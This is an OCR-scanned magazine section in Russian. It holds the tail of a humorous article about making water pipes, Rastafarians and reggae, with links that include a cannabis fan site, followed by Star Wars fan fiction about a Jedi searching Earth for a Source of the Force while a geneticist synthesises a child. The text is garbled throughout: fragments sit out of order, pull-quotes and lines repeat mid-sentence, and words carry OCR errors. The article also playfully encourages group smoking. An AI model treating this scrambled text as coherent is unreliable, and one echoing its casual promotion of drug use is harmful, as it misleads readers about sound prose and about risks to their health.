ство бурбуляторов на конвейер. Нет, в принципе ничего плохого здесь нет, просто не нужно забывать, что каждый уважающий себя растаман обязан сделать хотя бы один бурбулятор вручную. При соблюдении этого простого правила можно эффективно использовать промышленные образцы Трубок Мира. Они имеют ряд преимуществ отличаются высокими тактико-техническими характеристиками (т.е. удобны в использовании, практичны, не разламываются в руках в самый ответственный момент и т.п.), как правило красиво оформлены - в общем, такие штуки идеально подходят для клубов и шумных вечеринок. Западная промышленность выпускает простые трубки (как деревянные, так и металлические) и разнообразные вариации кальянов. Может видел в американских фильмах - такая здоровая труба, у которой сбоку торчит трубочка поменьше (в эту маленькую трубочку кладут курительную смесь). Бульбуляторная промышленность иногда просто удивляет своими шедеврами - страшные сны становятся явью :). А еще многие промышленные модели при курении булькают, как и должно быть :).



тить нечто подобное - там же найдешь все необходимые руководства, так что дерзай. Оторвись от рутины дней и погрузись в создание собственного уникального бурбулятора, и да пребудет с тобой Джа.

Враг не дремлет

Издревле бурбулятор считался священным предметом и изготавливался шаманами вручную - таким образом шаманы передавали бурбуляторам часть своей энергии. Сегодня западное общество отошло от традиций и в извечной погоне за прибылью поставило производ-



Растаманы, Джа и Реггей

Если ты все-таки решил на Новый год покурить и даже смастерил или купил для этого трубку, тебе понадобится еще несколько вещей: это табак (рекомендуем яблочный), несколько друзей-растаманов (друзья не-растаманы могут негативно воспринять твою идею насчет курения, так что на время совершения обряда необходимо уединиться вместе с узким кругом посвященных) и, конечно же, магнитофон с реггей. Ты спросишь, а что это за растаманы и где их взять? На что мы ответим - растаманы, в идеале, - это черти, которые исповедуют особенную разновидность христианства, замешанную на африканских верованиях (вот такая вот гремучая смесь), и самым козырным богом у них является Джа. Не будем вдаваться в подробности - у них там много заморочек, основными свойствами растамана являются доброта и жизнерадостность. Растаманам все по кайфу, они загорают на песке, купаются, играют в футбол, курят, слушают музыку - короче, получают удовольствие от жизни, живут сами и помогают другим. Посмотри на своих друзей, найди среди них чуваков, от которых просто прет позитивом - это наверняка растаманы (кстати, растаманы совсем не обязательно должны курить). На Новый год неплохо было бы послушать и реггей. Что это за реггей такой? Реггей - это спокойная веселая музыка, обычно при первых прослушиваниях она не прет, нужно привыкнуть, а потом... Потом она просто начинает нравиться. Вот так, удачного тебе Нового года, и если ты все-таки решил покурить - будь осторожен, бери от этого позитивные ощущения и переноси их в жизнь, старайся сделать ее веселее, и, возможно, мир для тебя преобразится. Да пребудет с тобой Джа!

Ссылки...

Напоследок подкинем-ка тебе несколько ссылок:

http://works.hop.ru - спасибо этому сайту за иллюстрации и полезную инфу. Рекомендуем всем сайт, посвященный странным устройствам, именуемым в народе барбуляторами.

http://cfc.r2.ru/ - конопляный фан-клуб, кое-что интересное можно почерпнуть и здесь.

http://rasta.narod.ru/ - украинский сайт с растаманскими историями. http://www.bobmarley.com - сайт, посвященный одному из наиболее известных реггей-исполнителей. T

Niro (niro@real.xakep.ru)

этими черными полосками.

ПЕРВЫЙ ИЗ РОДА

Поступь была тяжелой. Дайл усльшал ее издалека - шаги приближались медленно, словно человек, шедший сюда, был либо устальм, либо о чем-то раздумывал. Коридор, освещавший сам себя через поляризованные стены, обычно скрадывал звуки - но в этот раз, наоборот, усиливал. Дайл знал, что это идет Креспин - он ведь сам отправлял Креспину жетон с золотой звездой, личный вызов Мастера. Правда, он не ожидал, что вызванный сюда рыцарь прибудет так быстро. Из-за поворота коридора показалась мощная фигура Креспина первого помощника Мастера, Главного Наставника Школы. Держа руку на поясе, он приближался; глаза его были опущены в пол, шаги были насколько медленны, настолько и широки. Дайл, сам того не желая, заметил, что Креспин в своих размышлениях машинально перешагивает швы в пластике, выстилающем коридор, будто находясь в плену какого-то предубеждения перед

Остановившись перед самым Дайлом, Креспин поднял на него взгляд и вопросительно посмотрел, не произнося ни слова. Пауза затянулась. Дайл не мог сдвинуться с места и открыть рот; его попытки освободиться от взгляда Наставника ни к чему не приводили. И только когда сам Креспин понял, что его глаза пригвоздили бедного секретаря к полу, это оцепенение пропало - Дайл сумел вздохнуть полной грудью и виновато улыбнулся Креспину, будто бы в чем-то была его вина.

- Мастер... - хрипло сказал Дайл, после чего закашлялся и повторил. - Мастер ждет вас, уважаемый Креспин.

Дверь, перед которой стояли Дайл и Наставник, отъехала с тихим шипением в сторону. В глубине открывшейся комнаты обнаружился стол на возвышении. За ним, спиной к двери, в лучших традициях своего отца, сидел Мастер.

Креспин, вспоминая рассказы друзей, представил себе, как много лет назад в такой же комнате встречал гостей Черный Лорд. Он всегда сидел спиной к дверям - в этом проявлялось его одновременно и презрение к входящим, и полное отсутствие страха перед тем, кто появляется за его спиной. Поговаривали, что Мастер взял эту манеру от Лорда, преследуя те же самые цели. И хотя Креспин старался подавить в себе эти мысли, его не покидала уверенность в том, что всему виной гены - сын не смог далеко уйти от своего отца.

Наставник осторожно постучал по стене рядом с дверным проемом. Мастер сделал вид, что очнулся от каких-то серьезных размышлений и развернулся лицом к вошедшему. «Как он постарел за последнее время, - машинально отметил про себя Креспин, глядя на морщинистое лицо с двумя искрами глаз. - Наверное, ему совсем недолго осталось, пару лет, не больше...»

Тем временем Мастер молча показал вошедшему на большое кресло сбоку от себя. Креспин подошел поближе и опустился в него; кресло немного пошипело, принимая форму, максимально близкую к телу Наставника, после чего успокоилось. Успокоился и Креспин, почувствовав себя поуютнее.

Мастер смотрел куда-то в сторону, за спину гостя. И хотя тот знал, что за спиной никого нет (знал тем особым «знанием», которое не подвело его еще ни разу), вновь проснулась нервозность. Тихий слабый голос прозвучал в тишине неожиданно, несмотря на то, что сил говорить у Мастера было очень мало. - Найден новый Источник.

Креспин, сам того не желая, подался вперед, к Мастеру (кресло обиженно пискнуло, пытаясь перерасположить изменившийся центр тяжести). Весть о поисках Источника доходила и до него, но до последнего времени все держалось в строжайшей секретности.

- Его нашла группа, отправленная к Дальнему Пределу. Нашла уже давно...

Чувствовалось, что Мастеру тяжело говорить. После такой длинной тирады голос стал хриплым, появилась одышка; крыпья носа раздувались в такт шуму, производимому легкими. Мастер увидел, что Креспин наблюдает за его состоянием, и с силой хлопнул ладоныю по зеркальной поверхности стола. Наставник вздрогнул и смутился

- он констатировал факт нездоровья Мастера абсолютно случайно.
 С возрастом только вакуум не меняется, прервал Мастер размышления Креспина.
 Повтори, что я сказал.
- Про вакуум?

- Про Источник, Тьма тебя побери! крикнул Мастер. Наставник понял, что лучше не шутить.
- Вы сказали, мой господин, что найден Источник в Дальних Пределах...
- Ты прав, грустно произнес Мастер. То, что мы так долго искали, находится очень и очень далеко. Условия подключения к Источнику пока неясны. Но без него мы все погибнем...

Креспин заметил, что речь Мастера стала состоять из коротких фраз - судя по этому, ему уже нужен был отдых. - Какие будут приказания? - спросил Наставник. Ведь его вызва-

- Какие будут приказания? - спросил Наставник. Ведь его вызвали сюда именно для этого, а не для того, чтобы поделиться мыслями о чрезвычайном открытии.

Мастер, опершись ладонями о стол, медленно поднялся и мягко кивнул головой кому-то незримо присутствующему. В то же мгновенье на стене, на которую он смотрел перед началом разговора, вспыхнул огромный экран с картой звездного неба. Креспин пробежал по ней глазами и не увидел ни одного знакомого созвездия. Мастер, не поворачиваясь, сказал:

- Так выглядит небо, если смотреть на него с той планеты, на которой располагается Источник. Курс уже рассчитан...

Креспин сжал зубы - его отправляют туда, к Дальним Пределам. Он удостоен великой чести - вернуть Источник всем нуждающимся. Он вскочил (кресло от неожиданности причмокнуло воздухом и тут же приняло изначальную форму).

- Я готов выполнить ваши приказания, Мастер Люк!

Люк Скайуокер, Мастер Джедай, опустился на свое место и понимающе кивнул.

- «Магритта» уже заправлена. Ты летишь один.
- Почему у меня не будет второго пилота?
- Там что-то не так... произнес после некоторого раздумья Люк. Я надеюсь на лучшее, но все-таки там что-то не так... «Он не хочет рисковать кем-то еще, понял Креспин. Он и так рискует своим первым помощником...»
- Иди, кивнул в сторону двери Люк. Четвертый причал Звездной Гавани, пропуск тебе не нужен. Дела сдай своему заместителю. И запомни любой ценой... Любой...

Креспин вытянулся в струнку, как в былые времена, когда подчиняться по-военному было принято. После чего повернулся на каблуках и вышел в дверь, услужливо распахнувшуюся перед ним. Когда дверь закрылась, Мастер Люк неуловимым, отнюдь не

старческим движением вынул из встроенного сейфа черный шлем своего отца, положил перед собой на стол и пристально всмотрелся в глубину зеркальных стрекозиных глаз. Где-то там, внутри, был ответ...

Ма́стер тяжело вздохнул и надел шлем себе на голову. Иногда он хотел почувствовать себя Дартом Вейдером...

Когда Лузянин понял, что у него получается, он откатился в кресле от компьютера на несколько метров (благо, размеры зала позволяли это), крутнулся на нем пару раз и закричал:

Воинственный индейский клич, полный радости, не был услышан никем - Лузянин был один. Не с кем было разделить успех - да ученый и не стремился пока это делать. Работа была еще не закончена, однако потенциально задача решена - причем решена даже проще, чем казалось изначально, при постановке условия. Во время работы обозначился один фактор, не предусмотренный ученым, - и это перевернуло некоторые постулаты генетики, которая для Лузянина была основным полем деятельности и приносила ему хлеб насущный.

- Всего двести пятьдесят! - взбудоражено подскочив с кресла, Лузянин подошел к окну широкими, просто гигантскими шагами, отмеряя каждый будто циркулем. - Я рассчитывал, что работать надо будет еще около двух недель, что звеньев в цепи где-то около пяти тысяч, но, черт возьми!..

Эмоции захлестнули его огромной, как девятый вал, волной адреналина. Он смотрел в окно с высоты двенадцатого этажа на институтский парк и не замечал всей его красоты, думая о своей жене...

Почти десять лет назад в такой же яркий и солнечный октябрьский день подонок по прозвищу «Индиана Джонс», серийный убий-

Мастер тяжело вздохнул и надел шлем себе на голову. Иногда он хотел почувствовать себя Дартом Вейдером...

ца и маньяк, державший в ужасе весь Академгородок в течение трех месяцев, совершил свое последнее и самое жуткое преступление. Застрелив безо всякой причины восьмерых человек с интервалом в десять дней, он принял изрядную дозу наркотика и попытался покончить с собой, подчиняясь импульсам воспаленного рассудка - но не смог этого сделать.

Он сидел на горячей батарее в подъезде, где жил Лузянин со своей женой Кирой, - на седьмом этаже, площадкой ниже их квартиры. В день после защиты кандидатской молодой доцент собрался посетить с женой местный ресторан «У Альберта» (тот, на крыше которого горела огромная вывеска «Е=МС2»). Чета Лузяниных, выйдя из квартиры, закрыла за собой дверь; Кира шла впереди и успела сделать только три шага по лестнице вниз.

«Индиана» увидел их, когда они стали спускаться. Так они и встретились - двое молодых перспективных ученых и безумец, засунувший себе пистолет в рот. Заметив недоуменные испуганные взгляды, маньяк медленно вытащил ствол изо рта, аккуратно вытер слюну, стекавшую с него, о рукав куртки, и выстрелил несколько раз в Киру...

Она осталась жива. Осталась жить в этом мире благодаря чуду, искусству врачей и любви своего мужа. Она боролась, цеплялась за жизнь два с половиной месяца - и сумела выжить.

Грубый рубец на шее - там, где пуля вырвала кусок мышцы, - она смогла скрыть, отрастив длинные густые волосы. Хромоту тоже было практически не видно - колено заменили искусственным (правда, совсем не обнадежив тем, что срок работы протеза был не более двадцати пяти лет). Но вот две пули, которые вонзились в ее яичники и превратили их в кровавую кашу...

Семья Лузяниных была обречена - на бездетность. Кира, конечно, не заостряла на этом внимания, но Лузянин видел, что эта проблема стала неразрешимой, материнские инстинкты раскачивали и без того лабильную нервную систему жены, ставшую после ранения истеричной, плаксивой, легко ранимой, боящейся темноты и лестничных клеток. И тогда он начал свою работу. Работу, которой отдал десять лет своей жизни. Сегодня она будет закончена - и у его Киры через девять месяцев будет ребенок. ИХ РЕБЕНОК.

...Ученый отвлекся от своих мыслей. Руки, сложенные на груди, нервно подрагивали. Он находился сейчас в той фазе своих исследований, когда четко знаешь, чем все закончится, знаешь каждый свой шаг на ближайшие несколько дней - и руки не успевают за мыслями, не могут догнать их, как ни стараются. И возникает боязнь не успеть, забыть, потерять, нарастает нервозность, появляются ошибки...

Пузянин знал обо всем этом, знал и о том, как это победить. Он снял с себя белый халат, повесил его на спинку стула, после чего разделся до трусов и выполнил несколько упражнений «у-шу». Дыхание стало ровнее, потные ладони высохли - он был готов на спор выбить сейчас десятку с первого раза в институтском тире. Внутри все улеглось на свои места - Лузянин прислушался к своему организму и довольно улыбнулся. Он знал, что теперь его работа будет закончена правильно и в срок. Вернувшись в привычный образ (одевшись, накинув халат на плечи), он опустился в кресло и подъехал к компьютеру.

- Сегодня, - сказал он себе. - Двести пятьдесят фрагментов. Я сделаю это - или я бездарность, которой место в... в... Он промучился несколько секунд, пытаясь определить свое место в этом мире в случае неудачи - не нашел, усмехнулся, скинул халат на пол и положил руки на клавиатуру.

- Ну, с богом, - произнес он и продолжил анализ генной цепочки. И гены, повинуясь компьютерной мощи, стали выстраиваться в нужном порядке, формируя хромосомы - на сегодняшний день незаконченными остались лишь две. Всего двести пятьдесят генных фрагментов. Двести сорок девять. Двести сорок восемь.

Й он не замечал, что уже семьдесят часов ничего не ел... Когда челнок Креспина вынырнул из гиперперехода вблизи орбиты Марса, Лузянину оставалось проанализировать всего лишь семнадцать фрагментов последней пары хромосом своего будущего ребенка.

Внизу расстилалась голубая планета, наполовину скрытая облаками. Креспин, медленно приходивший в себя после коррекции сознания, необходимой для возвращения воспоминаний и умений, утраченных в результате воздействия изнанки пространства, попытался пошевелить руками. Пальцы повиновались с трудом.

Через несколько секунд в голову ворвалось его собственное имя. Он вспоминал, как его зовут, кто он и откуда, информация вливалась в размороженное сознание прямым мощным потоком. Над головой раздалось несколько мелодичных гулков.

ловой раздалось несколько мелодичных гудков... Креспин приподнял голову. Практически из ничего в пустом пространстве кабины возникали пульт управления, экраны, оружие. Знакомые с детства приборы: привычные для глаза огоньки.

Знакомые с детства приборы; привычные для глаза огоньки. В горле застыл комок вязкой слюны. Креспин откашлялся и ощутил на своей груди ремни. И в этот момент он, наконец-то, осознал все происходящее полностью - от начала и до конца. Он, Главный Наставник школы джедаев, был направлен Люком Скайуокером в эту область Вселенной с целью найти Источник Силы и вернуть цивилизации былое могущество. И сейчас он находится где-то в непосредственной близости от этого Источника - маленький радар прямо перед глазами методично попискивал и мигал темно-фиолетовым огоньком, говоря о наличии Силы в радиусе нескольких тысяч километров.

Сердце Креспина забилось сильнее. Уже очень давно этот огонек вспыхивал только при приближении к Школе или резиденции Мастера; уже много лет джедаи не слышали этого так радующего слух звука. Наставник приказал креслу перейти в вертикальное положение; распахнутое в космос окно пилотской кабины оказалось прямо перед глазами Креспина.

Планета с орбиты казалась достаточно большой. Опытный глаз рыцаря мгновенно определил расположение материков, основных мегаполисов, магистрали сообщений и плотность загрузки околокосмического пространства. Он прекрасно понимал, что у планеты с такой плотностью населения и высоким уровнем технического развития наверняка есть способы засечь в космосе неопознанный объ-

Мастер, опершись ладонями о стол, медленно поднялся и мягко кивнул головой кому-то незримо присутствующему. В то же мгновенье на стене, на которую он смотрел перед началом разговора, вспыхнул огромный экран с картой звездного неба.

ект, появившийся практически из ниоткуда среди подобных себе учтенных летательных аппаратов. Поэтому нужно было поторопиться. Приборы проводили анализ заселенности планеты. Выходило, что существуют достаточно большие территории для незаметной посадки - огромные пространства были не заселены (правда, эти места были покрыты либо лесом, либо водой, но Креспина такие моменты не останавливали). Достаточно быстро техника определилась с местом приземления (учитывая расположение сигнала Источника), Наставник сверился с полученной за считанные минуты картой планеты, лежащей сейчас под ним и дал команду на посадку. Автоматика послушно направила корабль вниз...

Клавиши щелкали сухо, торопливо и упорядоченно. Громче всех клацал пробел - им Лузянин разворачивал структуру очередного гена. За окном уже давно стемнело, мрак поглотил комнату. Светившийся экран освещал порхавшие над клавиатурой руки профессора. Изредка он бросал взгляд в сторону большого лабораторного криогенератора - указатель температуры на нем полз вверх неуклонно уже третьи сутки, отмечая каждый десяток градусов густым коротким гудком.

- Сегмент номер шестнадцать-А... - бормотал Лузянин. - Переместить... Этот участок явно бракованный... Ух ты! - удивился он, усльшав, как громко и нетерпеливо заурчало у него в животе. - Сегмент номер шестнадцать-Б...

Раздался очередной гудок криогенератора.

- Минус семьдесят, - удовлетворенно отметил профессор. - Через двенадцать часов будет готово. И я назову его Андреем. О том, каким должно было быть имя их ребенка, Кира говорила часами. В такие моменты Лузянин был готов провалиться сквозь землю - настолько трагичными были подобные разговоры. Жена относилась к ним со всей серьезностью,

перебирала множество вариантов - профессор чувствовал себя предателем, зная о том, что ее мечта может сбыться со дня на день, но будучи не в состоянии сказать ей всю правду, чтобы не допустить никакой утечки информации. Привыкнуть к этим разговорам Лузянин так и не смог - каждый раз с трудом сдерживал слезы, находил какой-нибудь предлог выйти из дома и прогуляться.

Конечно, Кира не сошла с ума, но настолько зациклилась на своей проблеме - невозможности зачать ребенка, - что временами мужу казалось, что ее рассудок может дать трещину. Лузянины вместе ходили к семейному врачу, жена занималась с психотерапевтом - подобные методы воздействия на сознание давали свои плоды, Кира прекращала разговоры о ребенке как о чем-то потенциально возможном в ее положении. Лишь длинный рубец на животе периодически напоминал ей о выстрелах «Индианы Джонс» - и Лузянин четко научился определять, когда это происходит. В такие интимные моменты он заставал ее в расстегнутом пла-

Профессор, привыкший к многолетней рутине разгадывания кода ДНК, внезапно испугался, что не сумеет достойно закончить свое исследование и создать то, к чему стремился.

тье перед зеркалом разглядывающей побледневший послеоперационный рубец. Кира медленно гладила живот, будто представляла себя беременной (так это все казалось Лузянину), глаза ее в такие моменты блестели от слез - и через два-три дня можно было уже идти к психотерапевту.

Тяжелее всего дались ученому последние два года семейной жизни. По-видимому, материнский инстинкт включился в Кире на максимально возможную величину, она стала поговаривать о том, чтобы взять ребенка из детского дома, потом начала изучать тему суррогатных матерей (что привело Лузянина просто в ужас) - профессору пришлось провести несколько душещипательных бесед со своей женой, чтобы хоть как-то нейтрализовать все происходящее. К тому времени он уже вел работу по созданию (если можно так сказать) собственного ребенка - и ему не нужны были ни детдомовцы, ни суррогатные мамы.

Когда работа начал подходить к логическому завершению, Лузянин отправил Киру к своей матери, чтобы исключить все возможные проблемы. Дав маме указания, как себя вести в случае возникновения стандартной ситуации под названием «Материнский инстинкт», он с неспокойной душой отправился в институт, где и жил безвылазно уже в течение двух месяцев, вселяя уважение в сердца своих коллег и учеников упорством в достижении цели (о которой они, кстати, не имели никакого представления).

Работа продвигалась довольно туго - как тяжело обычно бывает первопроходцам, не знающим точного направления. Профессор, привыкший к многолетней рутине разгадывания кода ДНК, внезапно испугался, что не сумеет достойно закончить свое исследование и создать то, к чему стремился. Он стал много курить; уборщица, приходившая по утрам, выгребала за ним из пепельницы огромное количество окурков, ругалась про себя, но профессора жалела через две недели после его добровольного заточения в институте принесла ему пепельницу побольше (в душе Лузянин понимал, что от этого выиграла только сама уборщица - ей стало удобней выносить мусор из кабинета).

Трижды он едва не запорол всю работу, получив сомнительные результаты и использовав их на последующих этапах без тщательной перепроверки. Но всякий раз после очередной ошибки он брал себя в руки, возвращался к исходному моменту и, прежде чем продолжить, смотрел на фотографию Киры - взгляд жены, отдающий огромное количество теплоты, вселял уверенность.

Вообще, на заключительном этапе неудачи преследовали его гораздо чаще - будто бы природа возмутилась и не хотела, чтобы результаты работы Лузянина обрели материальное воплощение. Както раз во время длительного расчета генома одной из хромосом в институте погас свет, похоронив итог почти двухдневного вычисления - и это отшвырнуло Лузянина на пару недель назад. Профессор сумел все восстановить - и на очередном не менее ответственном этапе заснул за компьютером с сигаретой в зубах. Пепел упал на лежащую на столе дискету с полученной тремя часами ранее формулой, расплавил чувствительную пластмассу - и Лузянин бился в истерике у окна примерно тридцать минут, поняв, что забыл сделать бэкап. Короче, жизнь била профессора - но и он не оставался в долгу.

Директор института пару раз вызывал Лузянина к себе, пытаясь выяснить, в чем дело, почему его сотрудник живет в институте, превратив лабораторию в спальню, а зал для расчетов - в подчиненный одной непонятной цели массив компьютеров. Профессор был немногословен, прикрылся чуть ли не Нобелевской премией, чем усыпил бдительность директора, и добился его расположения. С Пузянина были сняты все возможные ограничения по использованию вычислительной мощности института (когда еще найдется ученый, замахнувшийся на Нобелевку!); ученый был оставлен в покое; в ожидании результатов директор иногда заходил к Лузянину в гости, молча стоял в дверях, кивал головой, словно понимая, что здесь происходит, после чего уходил, оставаясь в таком же неведении, в каком и был.

- Где эти чертовы сигареты? - похлопав себя по карманам, выругался Лузянин. - Вечно их нет на месте!

Оставалось лишь пять фрагментов. Силы были на исходе. От гипогликемии шумело в голове, на расстоянии от Лузянина ощущался характерный запах ацетона, возникающий у людей, находящихся на длительном голодании.

- Сейчас главное - выдержать, - сказал сам себе профессор. - Надо досчитать оставшиеся - а потом я лягу спать и буду дрыхнуть до семи вечера. А к тому времени криогенератор полностью выключится, и можно будет приступать к последнему этапу. Похлопав себя по щекам, Лузянин еще раз огляделся, нашел пачку «Мальборо» под столом, вытащил очередную сигарету и закурил. Дым от первой затяжки он машинально вы-

пустил в монитор, на экране которого яркими красками отображалась структура последней хромосомы - выдохнул,

словно в лицо злейшего врага.

- Я тебя сделаю, - коротко бросил он фразу в экран. - Я смогу. Он бросил взгляд на стоящую на границе света и тени фотографию жены, покрепче зажал в зубах сигарету, сдвинув ее в угол рта, чтобы дым не попадал в глаза, и вновь опустил пальцы на клавиши.

Фиолетовый огонек радара не гас ни на секунду. Сила была гдето рядом, писк стал назойливым - до такой степени, что Креспин решил его отключить, достаточно было световой индикации. Рыцарь не удивлялся информированности Люка - он уже перестал удивляться тому, чему не могло быть объяснений.

Подойдя вплотную к высокому зданию института, Креспин задрал голову вверх и посмотрел ввысь вдоль стены. Где-то там, в одном из помещений, находился Источник Силы. Не найти его было просто невозможно.

Джедай на несколько секунд отключился от окружающего мира, погрузился в себя, убедился в истинности своих собственных намерений, в их чистоте и необходимости, после чего направился к вращающемуся турникету на входе. Его шаги звучали в здешнем воздухе глухо и подозрительно; казалось, что из каждого окна на него смотрит некто, открывший его настоящую сущность...

Когда в дверях он столкнулся с человеком, на ходу вытаскивающим из кармана белого халата деньги, то не обратил на него внимания. Перед глазами лишь мелькал фиолетовый огонек, направляющий Креспина к Силе. Человек же, наткнувшись на просто-таки железное плечо рыцаря, развернулся и хотел сказать вслед чтонибудь резкое, но слова сами застряли в горле - фигура рыцаря продолжала удаляться в фойе, производя колоссальное впечатление человека, не замечающего ничего вокруг.

- Черт бы побрал всех этих проходимцев, - буркнул вслед Креспину Лузянин, вышедший в киоск за сигаретами. - Прутся, как к себе домой.

Плечо заныло и отпустило - ушиб был так себе, ничего особенного. Профессор кинул последний взгляд на незнакомца, скрывающегося в лифте, и направился к институтскому киоску, торгующему периодикой, сигаретами и канцелярскими принадлежностями. По пути он прикинул, на сколько еще ему хватит денег, попытался выкроить несколько монет на триста граммов печенья, но поскупился, взял лишнюю пачку «Золотой Явы» и пошел обратно.

Погода явно портилась, вместе с ней менялось и настроение профессора. Еще час назад решительно расправившийся с последними сомнениями Лузянин вновь вступил в борьбу с компонентами этики, застрявшими в его мозгу с детства. Вправе ли он так поступать со своей женой? Поймет ли она всю мощь эксперимента и оценит ли жертву - десятилетний труд над расшифровкой кода и созданием искусственного, синтезированного из биоматериала набора хромосом? Согласится ли вынашивать ребенка?

Профессор засомневался - и очень сильно. Подойдя к турникету, он остановился, посмотрел в пол и не решился пройти дальше. Необходимо было войти в согласие с самим собой для этого Лузянин посчитал пульс на левом запястье, несколько раз глубоко вздохнул и принял решение прогуляться вокруг институтского корпуса. «Думаю, двух кругов будет достаточно», - решил ученый, мысленно проследил свой путь от начала и до конца, после чего сделал первые шаги. Вначале они давались ему с трудом, пытливый профессорский ум сопротивлялся, звал наверх, в лаборатории - но Лузянин переборол себя, сосредоточился на природе окружающего парка и принялся отмерять метры асфальтированной дорожки, бубня себе под нос Есенина. Постепенно он отрешился от проблемы (так, как он умел это делать в случаях, подобных сегодняшнему), начал обращать внимание на позолоченные деревья бабьего лета и несколько раз даже ответил на приветствия студентов, проходивших За спиной слышались удивленные возгласы ребят, при-

за спинои слышались удивленные возгласы реоят, привыкших к «неземному» образу жизни профессора, пребывающего постоянно где-то далеко отсюда, в мире своих научных фантазий. За прошедшие годы он снискал себя славу человека малообщительного, спускающегося с небес только для чтения лекций и докладов на съездах и симпозиумах; в результате его образ нелюдима ассоциировался у студентов с фундаментальной наукой вообще, что не делало ей («Науке» с большой буквы) особой чести. Студенты провожали его взглядами, в которых смешивались восхищение и удивление, уважение и насмешка, присущая молодости - той самой молодости, которой свойственно ошибаться. «Недостаток, который быстро проходит...» - думал Лузянин, прекрасно представляя, что опижайшие минут пять разговоры за его спиной будут направлены на его персону - до тех пор, пока не найдется новый повод поговорить.

Вспоминая себя молодым и полным сил студентом, он грустно улыбался. Не так хотел он прожить свою жизнь, но...

- Коней на переправе не меняют, - произнес вслух профессор и оглянулся - не подслушал ли кто вырвавшуюся из его уст фразу. - Судьба... Вычеркнуты ли из жизни годы, потраченные на открытие законов моделирования искусственных

хромосом, или они станут величайшим событием не только в его жизни, но и в жизни всего мира? Профессору очень хотелось верить в нужность происходящего; находясь на финишной прямой, нельзя сомневаться в необходимости финишировать. Это равносильно тому, как если бы бегун на стометровку в нескольких метрах от финишной ленты решил бы посоветоваться с тренером, какой ногой перешагнуть

тренером, какой ногой перешагнуть черту. Да и не было у Лузянина подобного тренера. Профессор и не заметил, как его прогулка подошла к концу. Вновь пе-

ред ним турникет дверей; он поднялся по нескольким ступеням, ведущим к проходной, и еще издалека попытался разглядеть огонек рядом с дверью лифта - если бы тот оказался занят, можно было бы успеть выкурить на крыльце еще одну сигарету.

Огонек горел мутным желтым светом. Профессор вытащил пачку сигарет и закурил, наслаждаясь дымом так, как только мог Сократ наслаждаться чашей с ядом. Он смотрел с высоты институтского крыльца на прогуливающуюся молодежь и думал, что скоро у него будет ребенок...

Стоя в лифте, Креспин пытался создать в голове образ цивилизации, с которой он сейчас контактирует. Судя по всему, уровень технологий невысок. Джедай с сожалением улыбнулся - он плохо понимал, как можно обходиться без тех прелестей прогресса, что доступны в его обществе. Медленные средства передвижения в пространстве - что может быть хуже?

Лифт скрежетал, напоминая Креспину звук, издаваемый тренировочными дроидами. Цифры достаточно быстро сменяли друг друга на табло над дверями; через минуту Креспин добрался



до двенадцатого этажа, который он по какому-то наитию выбрал для себя целью.

Створки отползли в стороны, явив взору рыцаря довольно большой холл с огромными лиственными кустами в деревянных горшках. На противоположной от кабины стене было распахнуто окно, в котором виднелось осеннее облачное небо. Людей видно не было.

Креспин шагнул из лифта на ковровую дорожку, вытертую в нескольких местах сотнями, тысячами ног, прошедших по ней за года существования института. Посмотрел в обе стороны - коридор уходил вправо и влево на несколько десятков метров; в стенах виднелись закрытые деревянные двери.

Рука джедая по привычке нащупала на поясе меч; но опасности не было, рыцарь чувствовал это. Люди, населяющие это здание, не представляли физической угрозы для такого подготовленного к неприятностям бойца, как Креспин. Скорее, наоборот - сам джедай был опасен для них своей абсолютной нацеленностью на результат.

«Там что-то не так...» - вспомнились Креспину слова мастера Люка. Джедай не двигался с места, пытаясь определиться с дальнейшими планами. Выяснить, что здесь не так, можно было, лишь начав действовать. Но прежде чем Креспин сделал первый шаг, он ощутир в себе растущее беспокойство - у него впервые за много лет служения ордену джедаев возникло чувство, что мастер Люк ошибся.

передо мной, - надо только найти его... И самое главное - любой ценой... Неужели наши дела так плохи?»

Поборов сомнения, джедай шагнул в том направлении по коридору, которое казалось ему наиболее подходящим. Двери медленно сменяли друг друга по разные стороны коридора, одинаковые, безликие, выкрашенные в белый цвет, с номерами вверху справа четные, слева нечетные. Креспин не спешил, хотя и предполагал, что в его распоряжении не так уж много времени; он шагал, опустив глаза в ковровую дорожку с примитивным геометрическим узором, и вслушивался в свои ощущения.

Вот за этой дверью с номером 1203 никого не было - причем уже очень давно; никто не входил и не выходил из комнаты, скрывающейся за дверной створкой несколько месяцев. Напротив, за дверью 1204, скрывались две курящие женщины молодого возраста. Через пару шагов Креспин догадался, что помещения 1203 и 1204 были туалетными комнатами, причем 1203 временно не функционировало (джедай даже сумел проследить ход санитарных коммуникаций и найти уровень засора, но в следующее мгновение пресек всякие мысли, отвлекающие его от основной задачи).

«Рыцарь-сантехник! - усмехнулся Креспин, подобрав слово из лексикона жителей планеты, на которой он сейчас находился. - Да хранит меня Сила от этого!»



«На ловушку это непохоже, - пытался рассуждать рыцарь. - Скорее, это напоминает заблуждение... Но мастер не за-блуждается. Что тогда? Расчет? Испытание? Или решение появилось на свет в результате отсутствия полной информации - как тогда, когда мастер Йода принял в орден джедаев Энекена Скайуокера?»

В это не хотелось верить. Креспин помотал головой из стороны в сторону, прогоняя мысли, вселяющие сомнения. Нужно было действовать - цель была совсем рядом. Организм джедая, всегда настроенный на контакт с волнами Силы, уже несколько минут ощущал воздействие, исходящее из одной из комнат на этом этаже - растущее тепло в затылке, учащение пульса, все говорило о том, что рядом есть еще один джедай. Или то, что рядом Источник.

«Странно, - вдруг подумал Креспин. - Я понятия не имею, как он выглядит. Перешагнуть тысячи световых лет - чтобы не знать, что в конечном итоге является целью путешествия. Люк всегда говорил, что настоящий джедай в состоянии отличить фонарь от лазерного меча - несмотря на то, что луч света присутствует в обоих. Судя по всему, я пойму, что Источник

Дальше по коридору за дверями не было практически никого, так, единичные экземпляры, занимавшиеся, в основном, разгадыванием кроссвордов. Креспин не удивлялся этому по одной простой причине - он понятия не имел, чем в действительности должны были заниматься эти люди. Да и откуда ему было понять, что такое «обеденный перерыв»...

Пару раз он бросил взгляд на фиолетовый огонек карманного радара. Интенсивность его не менялась - но уже не потому, что Креспин ошибся в выборе. Просто его способность уточнить расположение Источника в пространстве была не очень велика. Одно рыцарь знал точно - Сила была на этом этаже. Возле предпоследней по четной стороне двери под номером 1224 Креспин остановился, словно войдя в густой туман. Его сознание заволокло пеленой, ноги с большим трудом продвигали тело вперед, преодолевая невидимую глазам преграду. Джедай остановился.

Сердце забилось быстрей, пальцы рук стали ватными - но рыцарь нашел в себе силы обхватить рукоять меча и нащупать кнопку включения. Потом медленно повернулся к двери, из-за которой бил поток Силы, и внимательно всмотрелся в нее, проникая взглядом внутрь комнаты.

